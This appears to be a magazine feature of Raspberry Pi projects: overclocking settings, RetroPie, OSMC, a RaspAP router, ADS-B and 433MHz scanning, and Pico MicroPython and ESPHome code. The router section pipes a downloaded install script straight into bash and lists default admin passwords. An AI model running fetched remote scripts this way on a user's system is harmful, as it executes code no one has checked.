Now is an amazing time to buy a fresh microSD card as prices have tumbled and speeds have increased dramatically. Previously, we would have recommended 32GB cards, but it's getting hard to find a 64GB card that costs much more than £7, while 128GB cards are regularly under £15. Much of this is powered by even larger capacity cards entering the market.

Theoretical speeds can top 140MB/s, with many advertising a healthy 100MB/s, as the old Speed Class measure tops out at Class 10 (10MB/s) there are now three new speed markings you now should look for:

UHS: Denoted with a U symbol and a number 1, 2 or 3 denoting 10MB/s, 20MB/s and 30MB/s respectively.

Video Class: Marked with a V and a number that denotes the MB/s, starting at V30, V60 and then V90.

App Class: The newest measure, which switches to IOPS (input/output operations per second), is denoted by A1, A2 and A3, although people have found Pi performance is less affected by IOPS.

Best for booting: All the big-name brands boot a Pi within 2.5 seconds of each other. The Kingston Canvas React came out first at 24 seconds, while the Samsung Evo Plus and SanDisk Extreme snuck in under 25 seconds, with the Samsung Pro Endurance and SanDisk Extreme Pro at just over 25 seconds.

Best for apps: All the main cards on test launched *GIMP* within 0.8 seconds of each other. The lesser-known Silicon Power 3D NAND being the fastest at 6.5 seconds, the Samsung Evo Plus, SanDisk Extreme Pro and Samsung Pro Endurance are just under 7 seconds, and the SanDisk Extreme at 7 seconds.

Fastest writes: Depending on your use case fast writes could be more useful than general performance. The SanDisk Extreme Pro showed a clear lead on the rest at 38MB/s, the SanDisk Extreme came second with 32MB/s ,and the Kingston Canvas React at 27MB/s. The Samsung Pro Endurance posted 21MB/s and the Silicon Power 3D Nand was just shy of 19MB/s.

A Raspberry Pi 4 with Pimoroni's Fan Shim providing active cooling.

Now you can boot your Pi as quickly as possible, turn the page to find a range of hot projects. We also recommend installing your Pi in a case – we've listed the best to consider at the end of the feature.

Raspberry Pi	Config.txt
Pi Zero (W)	arm_freq=1100 core_freq=450 over_voltage=6
3A+/B+/CM3+	arm_freq=1500 over_voltage=4
Pi 3/CM3 & Pi 2 v1.2	arm_freq=1300 core_freq=500 over_voltage=4
Pi 2 v1.1	arm_freq=1000 core_freq=500 over_voltage=2

» OVERCLOCK YOUR Pi

It's easy to overclock your Pi to gain a modest speed increase. If you're serious, first attach a suitable Pi cooling fan, such as the Pimoroni Fan Shim.

It's worth a `sudo apt update && sudo apt upgrade -y` then open **config.txt** for editing (in the **/boot** directory):

```
$ sudo nano /boot/config.txt
```

At the bottom of the file for a Pi 4, 400 or CM4, add these new lines – see the table *(above-right)* for other models:

```
arm_freq=2200
gpu_freq=750
over_voltage=6
force_turbo=1
```

If you choose to use the same SD card in a different model of Raspberry Pi later, you should change or remove these lines. Save the file by pressing Ctrl+X, Y then Enter.

Reboot the Raspberry Pi. If it fails to boot, power off the Raspberry Pi, remove the microSD card, edit **config.txt** and check your settings. If they're correct, reduce the clock by 100MHz, check your cooling and try again.

With the Pi booted to the desktop, open a new terminal. To see its current CPU speed updated every second, use:

```
$ watch -n 1 vcgencmd measure_clock arm
```

When idle, the CPU runs at around 600MHz. If we were to open a web browser or another heavy application, the CPU speed would increase to match the demand.

»

Play retro games

Defend the universe, save the princess, win the race and all without spending a 10-pence piece!

YOU NEED

- Raspberry Pi 3, 4 or Zero 2W
- 8GB or larger microSD card
- Controller (USB or Bluetooth)

The RetroPie user interface is made for controllers. Games are broken down into their respective console or computer for easy reference.

In the '80s, the only way to experience arcade-quality gaming was by going to an arcade. Over the passing decades, arcades have become mere memories and gaming is now a home pastime. For the more 'mature' gamer, the appeal of retro gaming is nostalgia, and the Raspberry Pi has been a capable retro gaming platform for most of its life. In this tutorial, we're converting a Raspberry Pi into a retro gaming console using *RetroPie*.

Before we get too far, a word on legality. Retro games are still under their respective owners' copyright. In some countries this isn't an issue, in others it is. Please consult your local regulations.

RetroPie is a great way to play classic retro games via a Pi. We should know, as we have a Picade cabinet on our bookshelf that runs a customised version of *RetroPie*. Installation is simple – download and install *Raspberry Pi Imager* from **www.raspberrypi.com/software/** and open the app. In the Operating System menu, select Emulation and Game OS, then select *RetroPie* for your model of Pi. Insert an 8GB or larger microSD card and select it from the Storage menu. Click Write to download and write the image to the card. Remove the card and boot your Pi from it.

QUICK TIP

RetroPie can be heavily customised, under the RetroPie menu – look for ES Themes and Splash Screens. The former can change the UI, the latter can change the boot splash for a bespoke cabinet.

On the first boot, we need to set up a controller. This needs to be a controller physically connected to the Pi via USB. Bluetooth doesn't work at this time. Follow the instructions and map all the relevant controls. Once done, we see the *RetroPie* interface, EmulationStation.

Games are collected by systems, and without any games, no systems show in the menu. Your legally owned ROMs can be transferred to *RetroPie* using a FAT32-formatted USB drive. Create a folder, **RetroPie**, on the USB drive and insert it into the Raspberry Pi running *RetroPie*. Leave the drive for five minutes for *RetroPie* to create a folder structure for the ROMs. Remove the USB drive, place it into another computer and copy your ROMs into the correct folder under **/retropie/roms/**. Note that the number of ROMs should not exceed the capacity of the *RetroPie* microSD card. Remove the USB drive and place it back into the Pi. The ROMs auto-copy to their respective folders on the Pi. If you're copying gigabytes of ROMs, this takes a long time; if it's only a few hundred MBs, it should be done within a few minutes. When done, remove the USB stick and reboot *RetroPie* (Start > Quit > Restart). Some systems, such as Arcade, MAME and PlayStation, require BIOS images.

SCORE 500
TIME 0:55
RINGS 36
SONIC × 3

Sega's MegaDrive (Genesis in the US) is a classic 16-bit console, and something that all models of Raspberry Pi can emulate.

CREDIT: Sega

Controllers

To use a Bluetooth controller, go to the RetroPie menu. Scroll down and select Bluetooth. Select Pair And Connect Bluetooth Device. The name and MAC address of the controller should appear (it is normally printed on the controller) – make sure they match. To validate the connection, try the first security mode; if that fails, try the next. Once done, your controller can be used from the comfort of your sofa.

On the Raspberry Pi 4, the best level of emulation we can achieve is Nintendo 64. Even then, some games, such as the seminal *Goldeneye 007,* may run a little choppy. PlayStation 1 and some 2D PS2 games should run rather well.

We've only just got you started with *RetroPie*. For more information, head over to **https://retropie.org.uk** and learn how to get even more retro gaming fun from your Raspberry Pi.

Make a media centre

Settle down with your own open source media centre and watch the latest blockbusters with a side of Pi and popcorn.

YOU NEED

- **Raspberry Pi 3, 4 or Zero 2W**
- **8GB or larger microSD card**

When the Raspberry Pi first arrived in 2012, one of the first projects we saw was a media centre. Even the humble Raspberry Pi 1, with just a single 700MHz CPU and 512MB RAM, was capable of decent 1080p video playback. Fast-forward to today and the Raspberry Pi 4 is many times more powerful and able to perform much better with our growing library of media. In this tutorial, we explain how to install a media centre OS to your Raspberry Pi, and then show you how to play media from USB and live streams, all from the comfort of your sofa.

OSMC is a great introduction to turning your Raspberry Pi into a media player. This lightweight Linux OS is designed just for serving media, be it local or streaming video, or music. Installation is simple: just download and install *Raspberry Pi Imager* from **https://www.raspberrypi.com/software/** and open the app. In the Operating System menu, select Media Player OS and then select OSMC for your model of Pi. Insert an 8GB or larger microSD card, then select the card from the Storage menu. Click Write to download and write the image to the microSD card. Remove the card and boot your Raspberry Pi from it.

On the first boot, we need to set the language and our location. Once done, we are presented with a simple UI that is made for media consumption. Media is categorised into sections (Videos, Music, Pictures) and clicking on these headings opens additional menus. Before that, we need to go into Settings > My OSMC and from there select the top icon: Network. In the Network menu, use the arrow keys (or mouse) to select Wireless and then enable the adapter. Select your Wi-Fi SSID and connect. When done, press Esc or Backspace until you reach the main OSMC menu.

To play local media, such as video files on a USB stick, insert the USB drive in the Raspberry Pi and go to Videos, press Enter and you will see that the drive is auto-mounted. Select the drive and navigate to the video file. Note that video files need to be in a format compatible with the Raspberry Pi – usually MP4 or MKV. If not in this format, use the free *Handbrake* tool to transcode them on a more powerful PC. Press Enter to play your video. The on-screen UI can be toggled on and off by pressing the right mouse button. To exit, press Esc, which returns you to the main menu. The Audio menu behaves in the exact same manner, except that it can play audio files in many different formats.


Videos
NEW VOLUME
2:58 AM
..
System Volume Information
Spring - Blender Open Movie.m
H.264 • HD (720) • 2.40:1
AAC 2.0
07:44 • Size: 79.99 MB
2 Items

This simple interface is made for the big screen and from it we can devour our media libraries and watch streaming media.

Streaming media such as YouTube can be easily accessed via OSMC. Go to Settings > Add-On Browser and select Install From Repository. As we have already connected the Pi to the internet, a list of add-on categories appears. Select Video Add-Ons and press Enter. A new list of compatible add-ons is presented. We chose NASA's live streams. Scroll down to NASA and install. This triggers the add-on to request the installation of YouTube, as this is how NASA serves its videos. With installation complete, go back to the main OSMC menu. Select Videos, then Video Add-Ons. NASA is now a selectable menu with the latest streams. Using the same process, we can also install music and game add-ons, such as a MAME arcade machine emulator – but instead of doing that, you can check out the retro gaming tutorial *(opposite page).*

For more information about OSMC, head over to **https://osmc.tv** and discover how to get the very best from this great media operating system.



Adding extra features, such as streaming services, is made possible via the add-on repository.

QUICK TIP

Infrared remote controls can be used with the Raspberry Pi – just search for FLIRC. Wireless keyboards with trackpads make excellent controllers.

»

Build a Wi-Fi router

Create a Raspberry Pi-based Wi-Fi router as a secure option for use around the home.

YOU NEED
- **Raspberry Pi 4 Model B (2GB is ample)**
- **16GB or 32GB microSD card**
- **Suitable PSU**

With the release of the Raspberry Pi 4, the networking stack was greatly improved thanks to changes to the hardware, which meant that USB bus was no longer used to make it available to the operating system. In this project, we are creating our own Wi-Fi router using Raspberry Pi OS and *RaspAP*. Once the initial setup has been completed, the wireless router can be configured via a web interface – much like the products available from popular router manufacturers.

What's the benefit of making this yourself? Well, the first reason is that cheaper routers aren't kept updated for very long, possibly leaving security holes. Basing the router on Debian means that the base operating system is incredibly well tested and security updates are released on a regular basis. The web GUI also enables traffic usage graphs to be viewed, connections made to OpenVPN and WireGuard tunnels, the use of ad-blocking DNS services and much more. But enough introduction – let's begin!

The project is completed in three stages. Stage one is to prepare the microSD card with the Raspberry Pi OS image and enable SSH access from first boot. Stage two is to install the *RaspAP* software, while the final stage is to configure the router and connect devices to it.

To prepare the image, first of all follow the instructions at the following web address to install the *Raspberry Pi Imager* tool: **www.raspberrypi.com/software/**. Once installed, open it from the launcher and select Raspberry Pi OS (Other) > Raspberry Pi OS Lite (64bit) from the Operating System menu. Next, from the Storage menu, select the relevant microSD card (if multiple options appear in the list, make sure you don't pick the wrong one because you'll lose whatever is stored on it). Click on the settings cog and select the options to enable SSH with password authentication, set the username and password, and set the locale to the correct time zone and keyboard layout. Click on OK to confirm the options and then click on the Write button. Wait while the image is being downloaded and written to the microSD card.

When the image has been written to the microSD card, remove it from your device and plug into the Raspberry Pi, and connect the Pi to the power supply and wired network. The lights then flicker as the device boots up. Once booted, you can SSH to the Raspberry Pi from the terminal using `ssh <USERNAME@IP_ADDRESS>`. Refer to the DHCP leases on your router if the IP address is proving tricky to find. Enter the following commands to make sure the system is fully updated and that the correct region is set for the Wi-Fi configuration – navigate through the *raspi-config* tool to find the correct settings:



☑ Set hostname: raspberrypi .local
☑ Enable SSH
● Use password authentication
○ Allow public-key authentication only
Set authorized_keys for 'pi':
☑ Set username and password
Username: pi
Password: ••••••••
☐ Configure wireless LAN
SSID: Terrance
☐ Hidden SSID
Password: ••••••••••
☐ Show password
Wireless LAN country: GB
☑ Set locale settings
Time zone: Europe/London

Use Raspberry Pi Imager to write the image to a microSD card.

```
$ sudo apt update
$ sudo apt full-upgrade
$ sudo raspi-config
$ curl -sL https://install.raspap.com | bash
$ sudo reboot
```

Once you have rebooted the Raspberry Pi, the initial details need to be used to connect a device to the router. These details can then be changed from the web GUI.

```
IP address: 10.3.141.1
Username: admin
Password: secret
DHCP range: 10.3.141.50 — 10.3.141.255
SSID: raspi-webgui
Password: ChangeMe
```

Once connected, open a web browser and navigate to **10.3.141.1**. Log in with the details above, then navigate to Authentication to change the login password and go to Hotspot > Security to change the details of the SSID being connected to. When we first connected to the new AP, a DHCP address was granted, but it was not possible to browse the web. To cure the issue, first of all edit the **/etc/sysctl.conf** file as administrator and uncomment the line that reads `net.ipv4.ip_forward=1`. Save the file and then run the following commands before rebooting the Raspberry Pi:

```
$ sudo iptables -t nat -A POSTROUTING -j
MASQUERADE
$ sudo iptables-save | sudo tee /etc/iptables/rules.v4
```

In this article, we have only had space to cover the very basics of how to get this tool up and running, so take your time and discover more about the software.

Track and scan planes

Use your Raspberry Pi to track aircraft or detect local devices to keep an eye on all kinds of data.

YOU NEED

- **Raspberry Pi 4 Model B (2GB)**
- **16GB or 32GB microSD card**
- **5V PSU**
- **ADS-B receiver Realtek RTL2832U + R820T2**
- **USB extension cable**

Over the last few years, there has been much talk of software-defined radio (SDR – *see* **LXF273**). This is a way for a generic piece of receiver hardware to be repurposed to scan different frequencies or be used for a whole variety of purposes. One example of this is the Realtek RTL2832U+R820T2-based USB stick (around £35), which was originally intended to be used as a TV receiver. For this project, we will briefly introduce how this receiver can be used to receive ADS-B signals from passing aircraft and how this information can be fed into a web service that aggregates signals from many users, from across the globe. The second thing we will discuss is how to use the same receiver to scan for any local devices that send data at 433MHz or 868MHz.



Live aircraft tracking data from our Raspberry Pi. Elon, is that you?

Plane tracking

ADS-B Exchange is a service that aggregates data from a huge number of receivers, which are situated across the globe. The project styles itself as the world's largest source of unfiltered flight data. Some other services only display certain types of flights – for example, they exclude military aircraft. To install the project's image, utilise the *Raspberry Pi Imager* to install a custom image, which can be downloaded from the following link: **www.adsbexchange.com/how-to-feed/adsbx-custom-pi-image**.

Once written, the card can be put into your Raspberry Pi, the receiver can be connected via USB and it can then be connected to the power. After booting, connect to the ADSBx-config Wi-Fi SSID and, from a browser, visit **http://adsbexchange.local**. Click on Wi-Fi Setup and add the details for your home network. Get reconnected to your home network, visit the same address again and select Configure Receiver/Location. From here, add your longitude and latitude, and select the Save And Reboot option.

A reboot later, connect to the same address again and explore the interface, which shows any detected planes or helicopters. If you wish, you can enable the Use Custom LED Indications setting, which repurposes the Pi's LEDs to give you an idea of what is currently being detected. To determine whether your own instance is reporting data back to ADSB-Exchange, you can visit **http://adsbexchange.com/myip** – this queries the database, using your internet-facing IP address. The initial password for the Pi user is **adsb123** and this should be changed using the Change Password option from the web GUI. Once this has been changed, access via SSH and for the web GUI uses your new password. The local interface can display graphs of detected aircraft and a map display. Viewing from the following address displays aggregated data: **https://globe.adsbexchange.com**.

Scanning at home

When preparing this tutorial, we were able to detect and interpret the data from an Oregon weather station. This data could then be used to feed online services or sent, via MQTT, to a local home automation system.

To set up the relevant software, first of all prepare a new installation of Raspberry Pi OS using the instructions on the build your own Wi-Fi router project *(see opposite page)*. Once this has been completed, connect the receiver to a free USB port and install the necessary software:

```
$ sudo apt install rtl-433
```

Once installed, the following two commands can be used to scan at either 433MHz or 868MHz:

```
$ sudo rtl_433 -C si
$ sudo rtl_433 -f 868M -s 1024k
```

Running these commands for a few minutes each determines what devices are transmitting on these frequencies and what useful information can be utilised from them. While running the commands, look for any old remote-controlled sockets, remotes and devices of that nature that could be utilised. Data returned can be reformatted into JSON and piped to an MQTT server, for further usage:

```
$ rtl_433 -F json -M utc | mosquitto_pub -t
home/rtl_433 -l
```

Further information about this useful tool can be found at **https://github.com/merbanan/rtl_433**.

»

Master the Pi Pico GPIO

Get to grips with the Raspberry Pi Pico's GPIO to open the gateway to a range of simple projects.

YOU NEED

- **Raspberry Pi Pico or Pico W**
- **A push button**
- **An LED**
- **330 Ohm resistor (orange-orange-brown-gold**
- **A breadboard**
- **Code: https://github.com/lesp/LXF-Pi-Special/archive/refs/heads/main.zip**
- **SD card**



Your first electronics project on the Raspberry Pi Pico is intentionally easy. It builds our knowledge and confidence to tackle the next project.

The Pi Pico comes pre-installed with MicroPython, a version of Python 3 for microcontrollers. It is regularly updated and new versions can be found at **https://bit.ly/lxf298upython**. It is prudent to update MicroPython before trying this tutorial.

Our circuit for this project is a simple LED toggle switch – a detailed circuit diagram is included in the download link. A push button is used to turn the LED on and off. The Pico reads the GPIO pins and reacts to the change. Download and install *Thonny* for your OS and connect your Pico to the computer. Open *Thonny*, go to Tools > Options and click on the Interpreter tab. Set the interpreter to be MicroPython (Raspberry Pi Pico), then set the serial/COM port to auto-detect the Pico. *Thonny* should now detect the Pico and the Python shell confirms this.

We start the project code in a blank document. The first step is to import two modules of prewritten code that will enable us to interact with the GPIO pins, and control pauses or delays in the code:

```
from machine import Pin
import time
```

Next we create two objects. The first, **led**, sets up our LED on GPIO15 as an output – we want current to flow to it in order for it to illuminate. The second object, **button**, is a push button on GPIO16. This is an input and we pull the pin high so it has current flowing. When the button is pressed, it connects GPIO16 to GND, causing the pin to pull low and toggle the LED on/off:

```
led = Pin(15, Pin.OUT)
button = Pin(16, Pin.IN, Pin.PULL_UP)
```

Turn the LED pin off. This is basic housekeeping – the pin should already be off.

```
led.low()
```

Create a **while True** loop that will indefinitely run the project code:

```
while True:
```

The code is now indented inside the loop; this means that it works within the loop. The first task is to create a conditional test that checks whether the button has been pressed. If it has been pressed, the GPIO pin changes state from high to low (0).

```
    if button.value() == 0:
```

When the button is pressed, the LED is toggled on or off, depending on its current state. A short message is printed to the Python shell for debug purposes. A delay of 0.2 seconds is added in order to reduce accidental double pushes, called debounce:

```
        led.toggle()
        print("Toggle")
        time.sleep(0.2)
```

The final two lines are part of the conditional test and relate to when the button is not pressed. In this circumstance, **pass** is used to allow the loop to repeat:

```
    else:
        pass
```

Click on File > Save and save the code as **button_blink.py** to the Raspberry Pi Pico. Click on the run button (green play button) to start the code. Now press the button to toggle the LED on and off.

This introduction is just a fraction of what the Raspberry Pi Pico can do. For more projects, head to Tom's Hardware, where there is a full section of projects to try out: **https://bit.ly/lxf298toms**.

» THE RASPBERRY Pi PICO

The Raspberry Pi Pico arrived in early 2021 and saw the first Pi silicon device hit the market, the RP2040. The RP2040 system on chip (SoC) is an Arm Cortex M0+ dual-core at 133MHz (which can be easily overclocked), with 264KB of SRAM and 2MB of onboard flash storage. This may not sound like a lot, but in the world of microcontrollers, it is plenty. The Pico has a 40-pin GPIO, just like the larger Raspberry Pi, but these pins are located around the perimeter of the board and make for easy insertion into a breadboard. The pins do not come presoldered and feature castellated edges. This means we can either solder male header pins to the board, or use the castellations to surface-mount solder the Pico to a circuit of our own design. The GPIO is easy to use via MicroPython, CircuitPython, JavaScript, C, Arduino and many other languages. The Pico also has the power to easily emulate '80s-era home computers, such as the ZX Spectrum and Commodore 64. Not bad for a £4 device.

Convert currency

Work with remote data using an API and the Pi Pico W to make a live currency converter.

YOU NEED

- **Raspberry Pi Pico W**
- **Code: https://github.com/lesp/LXF-Pi-Special/archive/refs/heads/main.zip**

QUICK TIP

JSON (JavaScript Object Notation) is convenient and easy to use, but large objects can become jumbles of noise. Use an online viewer (http://jsonviewer.stack.hu) to explore the data and find the correct keys.

In this project, we're creating a simple app to get the latest exchange rates for the euro and US dollar against the UK pound. The Raspberry Pi Pico W comes with MicroPython, a version of Python 3 for microcontrollers. It is regularly updated and new versions can be found at **https://bit.ly/lxf298upython**. It's a good idea to update MicroPython and ensure you get the version for the Pico W, as it has extra modules for Wi-Fi connectivity.

Download and install *Thonny* for your OS and connect your Pico to the computer. Open *Thonny*, go to Tools > Options and click on the Interpreter tab. Set the interpreter to be MicroPython (Raspberry Pi Pico) and then set the serial/COM port to auto-detect the Pico W. *Thonny* should now detect the Pico W and the Python shell should confirm this.

Start the project code in a blank document. The first task is to import libraries of prewritten code – modules, in Python parlance. These modules enable our Pico W to connect to a network and make requests to remote machines over the network:

```
import network
import urequests
```

Next create an object, **wlan**. This object represents a connection between the code and the Pico W's Wi-Fi chip. You need to set the connection to active to enable the Wi-Fi chip:

```
wlan = network.WLAN(network.STA_IF)
wlan.active(True)
```

Connect the Pico W to your Wi-Fi access point. Change `YOUR SSID` and `YOUR PASSWORD` to match those of your router and keep the quotation marks. Print the connection status to the Python shell. `True` means we are connected, `False` we are not:

```
wlan.connect(“YOUR SSID”, “YOUR PASSWORD”)
print(wlan.isconnected())
```

The exchange rate data is stored in an online resource that uses JSON, an open standard file format. By creating an object, **gbp**, we can make a network request for the data in JSON format by getting the data from the URL:

```
gbp = urequests.get(“https://api.exchangerate-api.com/v4/latest/GBP”).json()
```

Data is stored inside the **JSON** object as a series of keys and values. By giving the name of a key, **JSON** gives us the value. So, using **USD** as a key, we return the value of the pound to the US dollar and store it in a variable, **dollar**. The same applies to the value of the pound to the euro.

```
dollar = gbp[“rates”][“USD”]
euro = gbp[“rates”][“EUR”]
```

Print the exchange rate data and mix it into a sentence so it has context. Here we explain the current value of the pound to the US dollar and the euro. The variables (**dollar** and **euro**) are appended to the end of the sentences. The comma is used to add a space:


The only outward difference between the Pico and Pico W is the large silver square in which the Wi-Fi chip resides.

```
print(“The current value of the UK Pound to one US Dollar is £”,dollar)
print(“The current value of the UK Pound to one Euro is £”,euro)
```

Click File > Save and save the code as **Pico_API.py** to the Pi Pico W. Click on the run button (green play button) to start the code. In the Python shell we see either `True` or `False` appear. `True` means we are connected to Wi-Fi. The next two lines we see are the current exchange rates for the dollar and euro. We could mix the code from the Raspberry Pi Pico GPIO tutorial *(opposite)* into this project to create a tool that fetches the latest data at a button press. That is the beauty and power of MicroPython and the Pi Pico W.

» PICO PRODUCTS

The Raspberry Pi Pico W has spawned a wave of products that embed the board as the centre of a project. Pimoroni, for instance, has created Pico W Aboard. This new range sees the Pico W surface-mount soldered, via its castellated pins, to a range of products, such as weather stations (Enviro Weather), RGB LEDs (Plasma Stick 2040 W) and the ludicrously named Galactic Unicorn, which has no bearing on intergalactic equines.

There are also sensor kits – Enviro Urban, Indoor and Grow – that can monitor air quality, temperature, air pressure and our plants. These kits come with an onboarding process, hosted via a micro web server on the Raspberry Pi Pico W – yes, you can run a tiny web server from the £6 Pico W! We made one in **LXF294**. Details about Pimoroni's Pico W Aboard products can be found at **https://shop.pimoroni.com**.

»

Build a smart home

Use ESPHome to feed a wide range of useful data to a smart home hub via a Raspberry Pi Pico W.

YOU NEED

- **Pi Pico W**
- **DS18B20 temp sensor**
- **4.7kOhm resistor**
- **Dupont jumper cables**
- **MicroUSB power adaptor**
- **An instance of Home Assistant (see LXF287)**



Controls

Toggle Switch

ADD TO DASHBOARD

Sensors

Temperature 23.1 °C

ADD TO DASHBOARD

The dashboard created by adding the integration can be seen here. Temperature information can now be used in automations and Home Assistant dashboards.

ESPHome was originally written to allow the ESP8266 and ESP32 devices to easily interact with *Home Assistant*. Using YAML syntax, the required options and configuration can be written, then parsed and used to create source code, which is cross-compiled and uploaded to the devices. With the release of the 2022.11 version, developmental support has been added for Raspberry Pi Pico W boards.

In this project we're creating a program that enables us to read the temperature from a DS18B20 sensor, report it to *Home Assistant* and flash the internal LED on the board via a switch in *Home Assistant's* web GUI.

To begin, we need to set up *Home Assistant* and enable the ESPHome add-on. The easiest way to run the software is to install it on a microSD card, which is then inserted into a Raspberry Pi. If using this option, download the image from **www.home-assistant.io/installation**, follow the instructions in the build your own Wi-Fi router article *(page 36)*, and select the custom image that has been downloaded. Alternatively, use the generic x86-64 image and install it as a VM on your laptop or PC. Once installed and running, follow the onboarding instructions to finish the installation: **https://bit.ly/lxf298onboard**. Once done, use the My Add-On link (**https://bit.ly/lxf298addon)**, which makes installation of the add-on a lot easier. Once you are logged into *Home Assistant*, select the option to install the add-on, start it at boot and enable the watchdog. Start the add-on and select the Open Web UI link.

Before creating your device, select the Secrets link and add these options, then save and close the file:

```
wifi_ssid: ADD_SSID
wifi_password: ADD_PASSWORD
```

We will now create a new device and add some code to it. Click on New Device, then Continue and enter a name, which will be shown in the ESPHome dashboard. When asked to select the board type, click on Raspberry Pi Pico W and then select Next. Once created, select Skip and then click the Edit button on the new device. At the bottom of the file, add the following lines:

```
dallas:
 - pin: GPIO1
sensor:
# - platform: dallas
#   address: ADD_HEXADDRESS
#   unit_of_measurement: “˚C”
#   name: “Temperature”
output:
 - platform: gpio
   pin: 32
   id: ‘output_component1’
light:
 - platform: binary
   name: “State LED”
   output: output_component1
```

Now save the file and click on the Install button. When asked, select manual download. Once the compilation has completed, download the file and connect the Raspberry Pi Pico W to your PC or laptop with the Bootsel button pressed down. Copy the downloaded **UF2** file to the new drive that has appeared on your device. When the file has copied and the device has rebooted, it connects to the Wi-Fi and then ESPHome. The device then shows as online and is available to be added to the *Home Assistant* dashboard. A notification is displayed on the sidebar and by selecting this and using the API password from the file we edited earlier, it is added. Note the commented lines in the file – these need to be uncommented and the address replaced once the Logs option has been selected from ESPHome and the address found from this page. When the sensor's address has been changed, the lines uncommented and the file saved again, click on Install and this time the Wirelessly option can be used.

Use this circuit diagram to connect the temperature sensor.

